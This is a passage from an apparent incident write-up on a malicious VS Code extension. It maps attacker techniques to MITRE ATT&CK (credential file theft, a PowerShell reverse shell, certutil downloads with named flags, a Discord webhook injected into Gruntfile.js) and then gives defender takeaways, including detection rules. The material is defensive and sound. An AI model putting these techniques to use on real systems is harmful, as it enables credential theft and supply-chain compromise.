| Credentials from Files | T1555 | credentials.txt and private_key.pem accessed from Secrets\ directory |
| Exfiltration Over C2 Channel | T1041 | Data exfiltrated over established PowerShell C2 on port 5555 |
| Archive Collected Data | T1560.001 | Compress-Archive stages project directories into dump.zip |
| Data Destruction / Manipulation | T1485 | Discord webhook injected into Gruntfile.js — supply chain persistence |
| PowerShell | T1059.001 | PowerShell reverse shell as primary C2 mechanism |
| Ingress Tool Transfer | T1105 | certutil.exe downloads credentials.txt from attacker C2 |
| Masquerading | T1036 | Extension named GeforceExtload to appear legitimate |
Defender Takeaways
VS Code extension vetting is non-negotiable. The marketplace has no automated security scanning — any publisher can upload any extension. Organisations should maintain an allowlist of approved extensions and block installation of unverified or low-version (0.0.1) extensions through VS Code policy settings. The absence of a Microsoft verification badge is an immediate red flag.
Monitor for child processes spawned by Code.exe. A VS Code extension spawning cmd.exe or powershell.exe with outbound network connections is a strong detection signal. Sysmon process creation rules filtering on ParentImage containing Code.exe with child processes of cmd.exe, powershell.exe, or certutil.exe would have caught this immediately.
certutil.exe network activity should always alert. Its -urlcache -split -f flags are a known LOLBin download technique. Any certutil.exe process making outbound HTTP connections to non-Microsoft infrastructure should be treated as malicious without additional context.
Secrets management outside version control is insufficient alone. The Secrets\ directory sat outside the git repo but on the same filesystem — accessible to any process running as SBTuser. Secrets should be stored in a dedicated vault (HashiCorp Vault, AWS Secrets Manager) with access logging, not as plaintext files in project directories.
File integrity monitoring on project directories catches supply chain tampering. The Gruntfile.js modification would have been caught immediately by any FIM solution watching the project root. Webhook URLs in build scripts are a particularly dangerous IOC — they survive code reviews if reviewers aren’t looking for them.